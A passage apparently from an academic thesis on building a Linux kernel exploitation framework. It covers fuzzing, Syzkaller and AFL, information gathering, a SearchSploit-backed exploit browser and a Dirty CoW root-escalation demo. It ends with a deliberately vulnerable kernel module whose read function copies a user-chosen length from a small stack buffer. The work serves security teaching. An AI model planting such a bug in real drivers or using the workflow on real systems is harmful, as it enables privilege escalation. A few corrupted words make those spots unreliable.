b) Generation: Unlike generated inputs by mutation of cataloged feeds, this strategy creates the inputs from scratch. This method must be used at least semi-intelligently, otherwise, the program to be analyzed will discard most of our attempts, preventing them from penetrating the program. This method is usually accompanied by a complement that dictates the structure of the inputs to be generated. An example that we could find is a program that demands a directory in the file system as input, if we introduce a number or any string far from looking like a directory, the program will drop it and we will have achieved one more failed attempt. Therefore, a fuzzer targeting this type of program should generate inputs at least similar to a directory, whether it exists or not, whether it is an empty string or a very large path, always with small changes to the same structure to find any parameter for which the program was not properly designed.

c) Evolutionary: In the last case we find a variant of the generative input commonly used in Coverage guided fuzzer. Evolutionary inputs are feedback generated from previous experiences that will form a corpus that can be consulted as it evolves. Either by discovering an out-of-the-ordinary output or by the information collected through code coverage that indicates how far some of our attempts have gone. The evolutionary inputs have been the most valued when it comes to digging into long and complex software. They are very efficient as it prevents the fuzzer from falling into infinite loops and avoids large amounts of inputs which are destined to fail at finding a bug.

If we focus on Linux, which is the topic we have come to work on, we should give priority to a specific type of functions offered by the kernel so that users can interact with the most basic functionalities of the system, these are known as syscalls and they will be the main target when scanning for bugs.

As we have mentioned before, the most efficient way to fuzz large and complex codes is through code coverage. Well, nowadays Linux has a built-in tool[1] that will facilitate this task called Kernel Coverage (KCOV) [20].

The KCOV tool, developed by Swedish software programmer Simon Kågström, is a code coverage checker that allows us to collect code coverage information from ELF binaries, shell scripts, and Python scripts executed under the Linux Kernel to allow guided fuzzing.

This tool has been quite successful and is now being used by many fuzzers. Among the most famous ones, we can find Syzkaller [21] and AFL [22].

4.1.1 Syzkaller

Syzkaller was created in 2016 by Dimitri Vyukov and it has become one of the most prominent tools to make the Kernel more robust and secure. This fuzzer was originally developed with the Linux Kernel in mind, but currently, it supports different Kernels such as Windows, FreeBSD, and NetBSD among others. By using coverage tools like the aforementioned KCOV , it makes this fuzzer considerably faster in the sense that it avoids running large amounts of test cases that have no chance of finding any bugs. Syzkaller generates instruction sequences (mostly syscalls) in the same way a hypothetical program would do it and use the information obtained by KCOV to guide the code generation process in order to cover as much kernel code as possible.

To improve the error detection and bug reporting process, another feature used by Syzkaller are the Kernel sanitizers such as the Kernel Address Sanitizer (KASAN), Kernel Memory Sanitizer (KMSAN), and Kernel Thread Sanitizer (KTSAN). When

---

[1] Some of the linux build-in tools must be enabled at kernel compilation time, so not all versions (especially on the market) will have these functions by default.

available, these sanitizers offer run-time detection of certain error conditions, such as out-of-bounds memory access, null pointer reference, or race conditions.

There are some bots based on Syzkaller, such as Syzbot, that are working day and night in search of bugs. Syzbot automatically sends reports of the bugs and it finds at a rate of about 200 bugs/month.

4.1.2 AFL

American Fuzzy Lop was developed in late 2013 by the current Snap Inc. security engineer Michał Zalewski. While this fuzzer is comparable to Syzkaller in terms of efficiency, they are substantially different. AFL can deal with a wide variety of programs, it makes use of a mutational input mode, which allows it to generalize more effectively the possible inputs that can cause a target failure. The biggest disadvantage we can find, from a "kernel exploitation" point of view, is that, unlike Syzkaller, it is not kernel-specific, which makes it lower in terms of efficiency. This does not mean that AFL should be underestimated, as it has achieved great fame in recent years for the wide variety of bugs it has discovered in programs of all kinds (including Firefox and OpenSSL). It can also be very useful for analyzing modules with an alternative fuzzer in search of bugs that others like Syzkaller may miss.

AFL does not have KCOV support but offers an "afl-gcc" compiler that must be used to do a code coverage on the program to be fuzzed.

Chapter 5

DEVELOPED FRAMEWORK

Now that we have achieved a basic understanding of how vulnerabilities in the Linux Kernel are found and how the exploitation process should look, we can proceed to the creation of the framework in which we will group the different tools we have shown to exploit any version of the Linux Kernel with it.

5.1 Information Gathering

As discussed in chapter 3.1, the first phase consists of gathering as much information as possible. To implement this in our framework we will make use of built-in Linux applets such as "uname" and "lscpu" while extracting information directly from system files such as "/proc/cpuinfo".

5.1.1 Uname

Through the Uname system call [23], we will obtain vital information about the name of the system and the machine it runs on. This information will be stored in a structure defined in the <sys/utsname.h> library called utsname (fig. 9).

```
struct utsname {
    char sysname[];    /* Operating system name (e.g., "Linux") */
    char nodename[];   /* Name within "some implementation-defined network" */
    char release[];    /* Operating system release (e.g., "2.6.28") */
    char version[];    /* Operating system version */
    char machine[];    /* Hardware identifier */
#ifdef _GNU_SOURCE
        char domainname[]; /* NIS or YP domain name */
```

```
#endif
};
```

Figure 9: utsname structure

5.1.2 lscpu

The lscpu function [24] will provide us with detailed information about the CPU collected from different files such as "sysfs" [1]and "/proc/cpuinfo". The advantage that this tool offers us is, basically, an easy parsing of the output that will help us to extract each element further usage.

5.1.3 /proc/cpuinfo

Despite the lscpu tool, there are different aspects of the CPU hidden in the previously mentioned cpuinfo system file that still can be extracted. In it, we shall find sensitive data on system security such as the up running security flags and the errors to which the CPU is vulnerable, as well as the number of cores it has and the size of the cache memory. Depending on the exploit we are thinking to design, this data can be used to circumvent the synchronization of parallel processes or to control the memory used inside the CPU.

In figure 10, we can see a general diagram of the implementation of the framework in terms of the system and CPU information gathering.

---

[1] sysfs is a Linux kernel-provided pseudo file system in which information about various kernel subsystems, hardware devices, and associated device drivers is exported.

Figure 10: Information Gathering diagram (System & CPU)

5.1.2 Devices

As you may recall, the Linux Kernel is aided by a list of modules (built-in and LKM) that are used by the different devices that the operating system must manage. These devices can cause vulnerabilities that may be exploited independently, as each target will have a particular set of devices.

In order to capture the respective device information, we will access the directory where these devices are stored ("/dev") and we will register them in a similar way the system

call "ls" does. We will gather the complete information of each file (file type, permissions granted, size, etc.), then we will keep the collected information in the form of a linked list where each device will belong to a node whose content will have the structure shown in the figure 11.

```
Struct device{
    char name[256];        /* Device name (e.g. "tty1") */
    mode_t st_mode;        /* Permiossion mode */
    nlink_t st_nlink;      /* Number of links to the device */
    off_t st_size;         /* Size of the device */
    char pw_name[50];      /* User name of owner */
    char gr_name[50];      /* Group name of owner */
};
```

Figure 11: Device 32tructure

For this project, we are going to register just the data mentioned above, however, there is much more information that could be useful to us, information that for our goal may not be so relevant but still, must be accessible to the user. For instance, the user should have the option to display on-screen information related to the network interface and its configuration, or a list of modules with their major and minor number, these are just a few examples among others that could be useful, and that can be gathered by the OS with the help of pre-installed programs such as "ifconfig", "route", "netstat" or the syscall "lsmod".

In figure 12, we can see a general diagram of the implementation of the framework in terms of the network and devices information gathering.

Figure 12: Information Gathering diagram (Network & Devices)

5.2 Bug Detection

Now that we have a fair amount of information collected, we have two options. If the information gathered gives us a clue that the system is vulnerable to a previously reported bug, we can query some database for that vulnerability and immediately obtain a ready-to-run exploit. Alternatively, we can look for an active module in the system to be fuzzed and try to find an unknown bug so we can then work on a homemade exploit to hack it.

5.2.1 SeachSploit

In 2004, str0ke, one of the leaders of the milw0rm hacker group, created a public online archive called milw0rm.com where a large collection of exploits was shared and

made accessible to the world. In 2009, str0ke made official his intention to shut down milw0rm, but given the widespread demand to keep the archive active, str0ke handed over his project to another group called Offensive Security, which continued to publish new and updated exploits on the domain known today as exploit-db.com [25].

The framework we are going to develop will query the exploit-db database for vulnerabilities that affect the kernel of our target (if any). To do so, we are going to download a tool called SearchSploit [26] (accessible from the exploit-db web page, or the same GitHub repository) and we are going to make it reachable from our framework to be able to check, automatically and/or manually, the different exploits that we can use.

As for us, we will create a linked list (in a similar way as for the devices gathered) where we will store each of the exploits retrieved by SearchSploit along with their data in a structure "exploit", shown in figure 13.

```c
struct exploit{
    char *title;      /* exploit title */
    char *EDB_ID;     /* ID of the exploit in the 34utor34ase */
    char *date;       /* Date in which the exploit was published */
    char *34utor;     /* Name of the explopit 34utor */
    char *type;       /* Type of exploit (e.g Local/Remote) */
    char *platform;   /* Platform to be runed (in our case must be Linux) */
    char *path;       /* Path where the exploit is stored */
};
```

Figure 13: exploit structure

Once displayed, the user may select from the list, the exploit desired, which he/she may read and/or edit, or upload a new exploit (in case the desired exploit does not appear in the list).

In figure 14, we can see a general diagram of the implementation of the framework regarding the "Exploit Browser".

Figure 14: Exploit Browser implementation diagram

5.2.1 Fuzzer

Let us consider a case where there is no known bug, or we simply want to find a new vulnerability. In such a case we could use one of the fuzzers discussed above (chapter 4.1), which cannot be included in the framework as they require installation by the user himself and an advanced understanding of the fuzzer needs in order to work. However, in this Framework, we have set out to create a simple fuzzer, capable of inspecting specific modules from the list we have captured in the previous phase.

For our fuzzer, we will need a small contribution from the user. The goal of fuzzing a system is to find bugs, bugs that often make the system unstable, so we should preferably run it on a virtual machine. We recommend QEMU [27], which will allow us to run a custom kernel with modules and security flags active from the boot configuration.

The framework will require 2 actions from the user. First, the user must have deposited an ssh key with root access to the target machine. Subsequently, the user must deposit a file with the necessary configuration to be able to perform a guided fuzzer. This file can be found as an example in the folder "./resources/configs/" and must conform to the same structure as shown in figure 15.

```
{
    name: /* Nombre del modulo */
    file_operations: /* Operaciones permitidas (e.g. "read;write;unlocked_ioctl") */


        /* Opcional */
    ioc_magic: /* numerbo magico del moulo (e.g. "k") */
    ioctl_cmd:{  /* Lista de comandos con su respectivo datatype. E.g */
        IO;0;_
        IOW;1;int
        IOWR;2;int
        IO;3;_
        IO;4;_
    }
}
```

Figure 15: Example of device configuration for module fuzzing

If the configuration is properly set, the framework will create a fuzzer (external program) that will migrate to the target machine and start launching system calls looking for bugs. The fuzzer will run indefinitely until a bug is found, thereafter it will create a report file (extracted from the "Syslog" system file) and export it to the resources folder together with the source code of the runed program to recreate the bug.

At the moment it is just a prototype. The developed fuzzer is not fully functional as it has only been tested in one use case (stack buffer overflow in read/write operations). However, the design of this tool is intended to be easily improved to cover a wide variety of use cases.

Figure 16: Fuzzer Flow chart

Chapter 6

TESTED EXAMPLES

6.1 Known Vulnerabilities

Linux is celebrating its thirtieth anniversary this 2021, and since its first release of the kernel, many have detected and published various vulnerabilities that were patched shortly after. Despite being in continuous maintenance, there are still many users who do not keep their systems up to date and can thus be victims of exploitation attacks that are already cataloged. In this section, we will show some of the vulnerabilities that have had the greatest impact, and that can be found in this framework for immediate use.

6.1.1 Dirty CoW (CVE-2016-5195)

This vulnerability was cataloged in 2016 [28] and is a race condition bug affecting versions before 4.x and after 2.6.22 that can be exploited to obtain a user with root capabilities (privilege escalation). This vulnerability arises from a bad implementation of the copy-on-write (CoW) mechanism, which was supposed to make a copy of the file at the same time it was requested. Instead, it made the copy at the moment it was going to be modified for faster speed issues, allowing parallel processes to modify the document for a very short time without the need to check privileges.

This vulnerability was unknown for a long time even though Linus Torvalds testified that he was aware of it years before. Still, it is surprising how easy it was for a user to circumvent the system security without anyone being aware of it... or maybe yes. It is not known today if any hacker used this vulnerability to exploit the kernel illegally, but one thing is certain, just as this bug existed in all the devices that used Linux at the time, likely, there are still similar bugs yet to be discovered.

6.1.1.1 Gathering Information

For the purpose of this example, we are going to run our framework on a computer running Ubuntu 7.10.

Once executed (Fig. 17), the main menu will appear with a list of options to choose from.

Figure 17: Framework main menu

First, we want to see what information the program has collected during start-up (Fig. 18), therefore we will pick the option "0" and press enter.

Figure 18: Sample I of the Framework System Information Gathering

As we can see in Figure 18, the Kernel on which it is running belongs to release 2.6.22, this information suggests that it must be vulnerable to CVE-2016-5195, so we can search the database for an exploit that gives us root privileges. For that, we will go back to the main menu and pick option 5 (exploitation lab).

6.1.1.2   Searching for known bugs

Figure 19: Framework's Exploitation Lab Search menu.

Here we find 3 options (Fig. 19). As we want to search for an exploit capable to hack the actual system, we may want to use the option "0" (Default search) which already knows that we are running on a kernel release "2.6.22". Therefore, if we pick that option, it will automatically find the existing exploits that we can use (Fig. 20).

Figure 20: Sample of retrieved exploits (by default).

6.1.1.3   Running Exploit

As we can see, the framework automatically has found an exploit to take advantage of the "dirty CoW" vulnerability (among others) in our system. We can view the CVE by selecting its respective number 7 and afterward select the option "View exploit".

Figure 21: Framework's Exploitation Lab working menu.

Now that we have found an exploit we just need to compile & run it (Fig. 22).

Figure 22: Example of privilege escalation by CVE-2016-5195.

And voilà, we have achieved super-user privileges.

6.2 Unknown Vulnerabilities

Often, we will find that the system we want to hack seems to have no vulnerability. New versions always seem safe at first glance, until the first bug is found. In this section, we will create a vulnerable module (which we learned to make from the book Linux Device Drivers, 3rd Edition by Jonathan Corbet [29]), so that we can use our

framework to demonstrate how to find the bug and take advantage of it with a homemade exploit,.

The module can be found in the official GitHub repository [31]. It will consist of 2 operations; Read/Write (Fig. 23,24) and its only utility will be to store information as a buffer.

```
static ssize_t device_read(struct file *flip, char *buffer, size_t len, loff_t
*offset) {
    printk(KERN_ALERT, "reading %d bytes\n", len);
    int pwn[32];
    __memcpy(mem, pwn, len);
    copy_to_user(buffer, mem, len);
    return len;
}
```

Figure 23: Test_module Read function.
